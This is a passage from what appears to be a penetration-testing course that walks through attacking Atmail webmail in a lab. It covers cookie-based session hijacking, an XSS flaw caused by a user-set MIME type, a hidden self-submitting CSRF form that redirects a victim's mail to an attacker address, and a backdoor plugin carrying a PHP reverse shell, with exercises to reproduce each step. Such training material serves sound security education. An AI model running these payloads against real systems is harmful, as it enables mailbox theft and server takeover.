Http Only:	<input checked="" type="checkbox"/>	No
Expires:	<input checked="" type="checkbox"/>	at end of session

Figure 9 - Editing our Cookie to Hijack the Victim's Session

Once we try to browse to the referring document location, we should be greeted with unrestricted USER access to the webmail system for as long as the sessions stays active. This means that if the victim should logout or otherwise have his session destroyed, this would terminate your web access too.




Figure 10 - The Victim Session Successfully Hijacked

1.4.1 Course Work

Exercise: All Your Email is Belong to Us

- Recreate the attack described above. Attempt to login to the administrator's email account from your attacking machine by stealing the administrator's cookies using the vulnerabilities previously found.

Questions:

- The example code logs victim's cookies into a log file, is it possible to change this into an even more automated attack? If so, how would you approach it?

1.5 When Your Vulnerability Scanner Doesn't Find Vulnerabilities!

Often a vulnerability cannot be identified via a vulnerability scanner. No matter how comprehensive a vulnerability scanner, fuzzer, or automated fault detection tool is, it is bound to fail eventually.

You may or may have not noticed, but the Atmail software is built using a Model, View, Controller software design pattern (MVC). This type of design model provides new developers quick understanding of the environment and can aid in extending the code base very quickly. Using this information, we can begin to audit the source code very efficiently and turn the approach from penetration testing into security research for completeness.

The great thing about this is that often you will uncover deep systemic vulnerabilities that cannot be detected by automated tools (black-box vulnerability scanners or automated source code analysis tools) so that you will have an advantage over your target.

1. Model

Typically, a model is used to store the data in a particular way. This can be an abstract representation of database stores.

2. View

In general, a view generates the content that the user sees. It is the final result from all the server side processing.

3. Controller

Typically, here is where the entry points are to the application. The code here processes logic that is applied to the application. Source code auditing will occur in here.

4. Libraries

Libraries can contain code for various functions that are exposed to the Controller, View, and Model. However, the code should only be processed by the controllers since the business and

application logic should never be reached directly. Deep systemic vulnerabilities often lurk in this part of the code since functions can be called multiple times from the controllers.

We are going to walk through a vulnerability that is very hard (if not impossible) to detect via automated tools. This vulnerability is triggered by uploading malicious content via a crafted email. Let's go through how to trigger it.




Figure 11 – Attaching a the poc file

First, we create an email and add an attachment "offsec.poc". The file contains the following code, you can of course, change it later. The filename extension will become apparent later.

```
<script>alert(document.cookie)</script>
```

Figure 12 - Simple Alert Test Code

Now, for the purpose of this demonstration, we will send the email. You can use an arbitrary email (nonexistent) in a real life attack scenario if the SMTP gateway is configured to avoid suspicion. Then we will go and view it in the sent folder.




Figure 13 – XSS file uploaded, we have script execution in the context of the domain

We can see that the sent mail has a link to “view” the attachment. This URL looks like this:

```
http://<atmail>/index.php/mail/viewmessage/getattachment/folder/INBOX.Sent/uniqueId/21/mimeType/YXBwbGljYXRpb24vb2N0ZXQtc3RyZWZt/filenameOriginal/offsec.poc
```

Figure 14 – Reaching our injected script code from remote

By viewing the sent email, the back end code will create a file on the target machine. Login via ssh to the atmail test machine and cd to `/usr/local/atmail/webmail/tmp/a/d/adminoffseclocal/` where you will see the following files.

```
[root@localhost adminoffseclocal]# pwd
/usr/local/atmail/webmail/tmp/a/d/adminoffseclocal
[root@localhost adminoffseclocal]# ls -la INBOX.Sent*
-rw-r--r-- 1 atmail atmail 41 Feb  2 11:01 INBOX.Sent21offsec.poc
[root@localhost adminoffseclocal]# cat INBOX.Sent21offsec.poc
<script>alert(document.cookie)</script>
[root@localhost adminoffseclocal]#
```

Figure 15 – Our script code has landed!

Note that file is named "INBOX.Sent21offsec.poc" and contains our script code. Now let's trigger the vulnerability to test it. Browse to the following URL:

```
http://<atmail>/index.php/mail/viewmessage/getattachment/folder/INBOX.Sent/uniqueId/  
21/mimeType/dGV4dC9odG1s
```

Figure 16 – Remotely set the Mime Type (our vulnerability)




Figure 17 – Triggering the vulnerability!

So, you may be thinking, where is the vulnerability in the code? Do you remember what we mentioned before about MVC? Well suppose we have the following URL:

```
http://<atmail>/index.php/mail/viewmessage/getattachment/folder/INBOX.Sent/uniqueId/  
21/mimeType/dGV4dC
```

Figure 18 - MVC style URL

This is how it would be mapped to the application:

```
http://<atmail>/index.php/mail/[controller]/[function]/[param1]/[value1]/[param2]/[v  
alue2]/[param3]/[value3]
```

Figure 19 – How MVC Style URL's work

We can see that when we start viewing the controller code, creating PoCs to test code, it should be somewhat easy for the security researcher.

Where is the controller code? Since the URL is using the 'mail' directory, we could start by looking at that folder on the server. Starting in the `/usr/local/atmail/webmail/application/modules` folder, we can see that there is a 'mail' folder there. Issue the following command (use vi/emacs if you want) from this modules folder:

```
[root@localhost modules]# nano mail/controllers/ViewmessageController.php
```

Figure 20 – Viewing the Controller

Since we are interested in the function “viewmessage”, this is the controller that handles the code. The function we are interested in is “getattachment” which is actually mapped to “getattachmentAction”. Scroll down to this function:

```
public function getattachmentAction()
{
    $this->_helper->viewRenderer->setNoRender();
    $requestParams = $this->getRequest()->getParams();
    $requiredArgs = array('folder', 'uniqueId', 'filenameOriginal');

    foreach( $requiredArgs as $requiredArg )
    {
        if( !array_key_exists( $requiredArg, $requestParams ) )
        {
            throw new Atmail_Mail_Exception('invalid call to
getattachment Action: required request argument missing: ' . $requiredArg);
        }
    }

    $tmpFolderBaseName = users::getTmpFolder();
    $filenameOriginal = urldecode( $requestParams['filenameOriginal'] );
//UTF-8
    $folderUTF7 = urldecode($requestParams['folder']);
    if( array_key_exists('mimeType', $requestParams) )
    {
        $mimeType = base64_decode( $requestParams['mimeType'] );
    }
}
```

Figure 21 – Analyzing the Mime Type control Vulnerability

The code ‘getParams()’ function simply populates the ‘requestParams’ array with user supplied values. The first part of the code checks that the user has supplied the 3 required parameters, 'folder', 'uniqueId' and 'filenameOriginal'. Then the code does something funky: it checks for the supplied 'mimeType' variables presence and then base64_decodes it. Where is this variable used?

```
        if( file_exists($filename) )
        {
            $this->log->debug( __METHOD__ . ' #' . __LINE__ . " :
Attachment found on disk");

            if( array_key_exists('mimeType', $requestParams) )
            {
                header("Content-Type: " . $mimeType );
                $contentType = $mimeType;
            }
        }
    }
```

Figure 22 – The content type header is set from user controlled input

The code then checks to see if the built up 'filename' variable exists on the server and proceeds to set the Content-Type header using our controlled 'mimeType' variable. Boom! ODay!

In summary, this vulnerability is useful to an attacker because they can host a complete HTML file with JavaScript content and have it executed from the domain. This is powerful because no outbound request is made for malicious JavaScript giving an apparent trusted URL.

1.5.1: Course Work

Exercise: Embedded Malicious Links

Recreate the above example and use the cookie stealer that we saw in section 1.4. If you can, try to improve the cookie stealer. Embed the malicious link within an email and email the admin, login as the admin, and see the cookie theft.

Questions:

- What changed in the URLs? Is there anything else the attacker may be able to influence?
- Why did we use an arbitrary extension?
- What other vulnerabilities may or may not be present depending on the PHP version?
- Is the \$filename protected from arbitrary file disclosure and if so, how?
- Can you find other vulnerabilities by looking at other controller code directly and mapping user functionality to the application?

1.6 Cross Site Request Forgery 101

The most important feature of CSRF is its ability to perform attacker-defined requests over an already established authentication session, called session riding, meaning that an attacker uses the victim session to execute a certain action on the target web application that usually requires authentication.

The impact of CSRF varies greatly with the action, such as monetary loss if an attacker is able to execute transactions through CSRF on a home banking application. It can lead to reputation damage if the attacker forces a user to post messages or images of questionable content (for example pornography or misleading information) to social applications, or even to legal consequences by making victims access illegal content or by making malicious requests to 3rd parties, for example government websites, triggering IDS/IPS systems with fake or real attacks.

CSRF attacks can also lead to information disclosure, as it's possible to perform port scans on the victim's local subnet by using timing techniques. Requests from the Internet to the local network that would normally be blocked by perimeter devices are feasible using CSRF, making the browser act as a proxy.

Any application that does HTML code rendering might be at risk to CSRF. For example, email clients may be susceptible to this kind of attack via a remote image inside an email message allowing an attacker to carry out a CSRF attack or track the user. For this reason, modern email clients usually disable content that is hosted on remote sites in HTML rich email messages.

There are three main scenarios where CSRF is useful:

1. The application doesn't perform checks or authentication

When an application exposes a potentially harmful function to any Internet user, that function can be reached simply by knowing its invocation method. This is the simplest scenario and while it could be argued that the attacker could perform the request on their own, there are cases where it's useful to force the victim to issue the request.

2. The application requires authentication

If the application's functionalities are protected by authentication, any request issued by an already authenticated user to the application, regardless of its source, will be sent together with the needed authentication tokens.

This happens because browsers internally store and automatically supply authentication information (in terms of cookies, NTLM, digest or basic authentication tokens, etc.) depending on the destination.

This allows a non-authenticated attacker to perform a CSRF attack as the authenticated user, who will send the request to the web application in the context of his already open user session. This is very similar to what happens in an XSS attack, but without the problems associated with input filtering and escaping.

3. The application or device belongs to a private IP class or non-routable IP

Private IP address space behind NAT, public IPs misused as private ones, and non-routable IP addresses are not reachable from the Internet, making exploitation of issues present on devices, appliances, and web applications inside a corporate network impossible. Or at least this is what most IT network engineers believe. The reality instead is that feature-rich software like browsers can effectively act as a proxy between attackers on the Internet and corporate private networks.

1.6.1 Types of CSRF Attacks

Fundamentally, there is only one type of CSRF attack and it is considered to be a server-side class or subclass vulnerability because the issue is present when checks are not made to verify the source of a particular request.

Some papers¹⁶ suggest a separation between Reflected and Stored CSRF (similar to XSS categories) but this is misleading as well as technically incoherent. In such papers, the Stored CSRF occurs when the application itself allows the storage of a malicious link ("or other content"), that if clicked (or visited) will trigger the attack. Reflected CSRF is when the application doesn't allow memorization and the attack has to come from an external website or an email message.

This sort of distinction is incorrect since the ability of the web application to store an incorrectly escaped string has nothing to do with the CSRF vector. If these sorts of problems are present, we are usually facing a much higher impact issue. The CSRF vulnerability has to do with how requests, connected to actions,

16. http://www.isecpartners.com/files/CSRF_Paper.pdf

are processed by a web application. If one is able to trick a user into performing an action without them knowing about it, then that particular web application is vulnerable to an attack.

1.6.2 CSRF Vulnerability Discovery

To carry out a successful CSRF attack, we must first identify the action we would like to see replicated by an unwitting user. Clearly, this action must be of interest to the attacker as there is no point in having a user unknowingly search for a certain keyword using a website search functionality although it might be interesting to place a bank transaction request.

In order to verify if a web application is vulnerable to CSRF, the easiest way is to simply execute the desired action with the browser while keeping track of the HTTP requests that are made by using tools such as Live HTTP Headers or an intercepting proxy. Once the request has been intercepted, the attacker must then verify if it can be replayed and then alter some components of it to simulate the real conditions of a CSRF attack.

A general rule of thumb is that if a request requires information that the attacker cannot know or guess, the vulnerability is likely not present.

1.7 Better Email Snooping Through CSRF

As a result of our previous attack, we are now able to run JavaScript code or include an iframe in the context of the victim's browser. Depending on any anti-CSRF measures present in Atila, we may be able to invoke actions in the same context as the user. For example, we could try to create an email filter, enable mail forwarding, or change the user's password.

The screenshot shows a webmail interface with a top navigation bar containing 'atmail', 'Email', 'Contacts', 'Calendar', and 'Settings'. A left sidebar lists 'Webmail Settings', 'Email Filters', 'Mail Options' (which is highlighted), and 'Change Password'. The main content area is titled 'Mail Options' and contains two sections. The first section, 'Enable Forward', has a toggle switch set to 'OFF' and a text description: 'Check to forward your emails to another email address'. Below this is a 'Forward mail' field with a text input box and a description: 'Optionally forward your email to another email account'. The second section, 'Enable Autoreply', also has a toggle switch set to 'OFF' and a text description: 'Check to enable sending the Autoreply'. Below this is an 'Autoreply message' field with a large text area and a description: 'Optionally define an auto-reply / vacation message for your email account'.

Figure 23 - Investigating the User Email Settings

As a proof of concept, we will attempt to enable forwarding of all emails received by the victim to our own attacker email address. In order to trigger this event, we must inspect the HTTP requests sent to the web application when enabling the email forwarding functionality. We can do this using the Firefox Tamper Data¹⁷ plugin.

Tamper Popup

http://172.16.83.129/index.php/mail/settings/maileave

Request Header...	Request ...	Post Parameter ...	Post Parameter ...
Host	172.16.83.129	save	1
User-Agent	Mozilla/5.0 ()	enableForward	enabled
Accept	application/javascript	Forward	attacker%40offsec.l
Accept-Language	en-US,en;q=0.9		
Accept-Encoding	gzip, deflate		
Content-Type	application/x-www-form-urlencoded		
X-Requested-With	XMLHttpRequest		
Referer	http://172.16.83.129/index.php/mail/settings/maileave		
Content-Length	60		
Cookie	atmail6=no7lj		

Figure 24 - Using Tamper Data to View the Required Parameters

In this case, we can see that in order to enable email forwarding, a POST request is sent with 3 parameters: **save**, **enableForward**, and **Forward**.

By having our initial email payload invoke an iframe and populating that iframe with a self-submitting POST form, we should be able to enable forwarding on the victim's email account with no user interaction.

```
msg += 'Date: <iframe src="http://172.16.84.158/atmail-csrf.html"></iframe>\n'
```

Figure 25 - The Edited PoC to Launch the CSRF Attack

The self-posting html form would look similar to the following:

17. <https://addons.mozilla.org/en-US/firefox/addon/tamper-data/>

```
<html>
  <body onload="attack()">
    <script>
      function attack() {
        document.getElementById('hidden_form').submit();
      }
    </script>
    <form id="hidden_form" name="hidden_form" method="post"
action="http://172.16.84.171/index.php/mail/settings/maileave">
      <input type="hidden" name="save" value="1" />
      <input type="hidden" name="enabled" value="enabled" />
      <input type="hidden" name="Forward"
value="attacker@offsec.local" />
    </form>
  </body>
</html>
```

Figure 26 - The Contents of the Self-Posting HTML Form

Once the html form is properly hosted on our attacking web server, we can send the iframe payload. After the email is opened, the Apache logs should show something similar to the following entry, with the HTTP 200 code indicating success in injecting our iframe.

```
172.16.84.158 -"GET /atmail-csrf.html HTTP/1.1" 200 212
"http://172.16.84.171/index.php/mail" "Mozilla/5.0 (X11; Linux i686 on x86_64;
rv:10.0.2) Gecko/20100101 Firefox/10.0.2"
```

Figure 27 - Our Apache Logs Show a Successful Request

Upon inspecting the victim's web user interface, we now see that all emails received by the victim will be forwarded to the provided email address. Success!




Figure 28 - The Result of the Successful CSRF Attack

1.7.1 Course Work

Exercise: All Your Email is Forwarded to Us

- Recreate the attack described. Attempt to execute a CSRF attack against the administrative user's email and cause the victim's emails to be forwarded to an address of your choosing.
- Create a CSRF attack to disable the forward!

DO NOT FORGET TO DISABLE THE FORWARD ONCE YOU FINISH. Unnecessary mistakes in future sections will be greeted with a very public smack down!

Questions:

- How might a developer protect against this vulnerability class?
- How may an attacker bypass the protection?
- Why wouldn't we use AJAX payloads to send the malicious request?

1.8 Research, Research, Research

Researching the targeted application is a critical starting point in any vulnerability analysis. Depending on the scope and time allotted, this could include a full code review or a 20-minute session, where the researcher explores various options and features provided by the target application. Either way, initial research is critical and without it, you will be limiting your success significantly. Before we continue the Atmail Server analysis, let's take 20 minutes to explore the web user and management interfaces.

The research should be focused on find avenues for achieving Remote Code Execution.

Achieving remote code execution should be the primary goal of auditors since it gives the highest privileges of the target application. Whilst it may be dangerous to forward email to a maliciously intended email address, compromising the server and accessing everyone's email at once is much more serious.

1.8.1 Course Work

Exercise: uid=3000(atmail) groups=3000(atmail)

- Log into the Atmail VMWare image mail and admin interfaces. Take some time to familiarize yourself with these interfaces as well as the features they provide. Using your web browser, attempt to gain code execution of the command `id` on the Linux mail server using the most obvious way that comes to mind.

Questions:

- What are the documented steps you took to achieve Remote Code Execution?
- Identify dangerous PHP functions in the application that may be used for Remote Code Execution if they are not protected against.

1.9 From XSS to Server Compromise, Muts' Style

You might have noticed that Atmail uses two different authentication cookies, depending on whether the web user also has administrative privileges. This can be seen more clearly by sending an email with an **alert(document.cookie);** payload, and then opening that email while logged in to both the admin and the webmail interfaces. The "user" interface uses a cookie parameter with the value **atmail6** while the administrative value is **atmail6_admin**.

From this point onwards, we will assume that all attacks are performed whilst the administrator is logged into both the webmail and admin interfaces. By now, an evil plan should be brewing in your head. By using the XSS attack as leverage, we might be able to CSRF our way into installing a malicious plugin into the Atmail administrative interface, assuming our victim has active mail and administration sessions. This in turn should provide us with remote code execution on the actual mail server. XSS to RCE, w00t!

1.9.1 The Atmail Attack Plan

1.9.1.1 Stage 1: Get a Working Atmail Plugin

In order to execute this attack, we must first write a successful plugin, which will in turn provide us with access to the server. Looking at the plugin documentation, we can construct an Atmail plugin that will execute a PHP reverse shell¹⁸ (provided by pentest monkey).

There are several important things worth noting in the Atmail plugin development page, which is on their public wiki¹⁹. Once we sift through this documentation, we come up with the following PoC plugin.

```
<?php
class OffensiveSecurity_Backdoor_Plugin extends Atmail_Controller_Plugin
{
    protected $_pluginFullName      = 'Backdoor';
    protected $_pluginCompany       = 'OffensiveSecurity';
    protected $_pluginAuthor        = 'Offensive Security info@offsec.com';
    protected $_pluginCopyright     = 'mutts@offsec.com';
    protected $_pluginUrl           = 'www.offensive-security.com';
    protected $_pluginNotes         = '';
    protected $_pluginVersion       = '0.0.1';
    protected $_pluginModule        = 'mail';
    protected $_pluginCompat        = '6.1.6 6.1.7';

    public function __construct()
    {
        parent::__construct();
    }
}
```

¹⁸. <http://pentestmonkey.net/tools/web-shells/php-reverse-shell>

¹⁹. <http://support.atmail.com/display/DOCS/Creating+Plugins>

Figure 29- Proof of Concept Code for the Malicious Atmail Plugin

We package this file together with a *php-reverse-shell.php* file according to the plugin folder structure requirements, and attempt an upload. Note that the php-reverse-shell file has a hard-coded IP/port combination, which needs to be filled in before packaging the plugin. **Do not forget to change these values.**

```
mkdir -p OffensiveSecurity/Backdoor/includes
mv Plugin.php OffensiveSecurity/Backdoor/
mv php-reverse-shell.php OffensiveSecurity/Backdoor/includes/
nano OffensiveSecurity/Backdoor/includes/php-reverse-shell.php # EDIT IP AND PORT!
tar cvfz New-Backdoor.tgz OffensiveSecurity
```

Figure 30 - Creating the Plugin Package

1.9.1.2 Course Work - Malicious Plugin

Exercise:

- Recreate the attack described above by creating an Atmail plugin that will execute code of your choosing. When in doubt, a reverse shell is always preferred.

1.9.1.3 Stage 2: Upload the Plugin via CSRF

Prior to beginning our CSRF attack, we must inspect the plugin upload process and attempt to replicate it with a self-submitting form. Let's inspect the plugin upload process by using Tamper Data.

As you experiment with plugin uploads, inspect the HTTP traffic to and from the web application in order to better understand how to later recreate the same effect using the CSRF attack. As we look further, we see that the plugin installation process takes place in two stages.

The first stage uploads your plugin file into a temporary directory on the mail server (located at */usr/local/atmail/webmail/application/modules/admin/pluginPackages/*). Inspecting this file upload in Tamper Data reveals the following:

```
-----200550461796300064890622677\r\n
Content-Disposition: form-data; name="newPlugin"; filename="Backdoor.tgz"\r\n
Content-Type: application/x-gtar\r\n\r\n
[raw binary data]\r\n
-----200550461796300064890622677--\r\n
```

Figure 31 - The First Stage of Uploading the Plugin

Once the plugin is uploaded, it is ready to be installed. Tampering with the install request reveals the following.

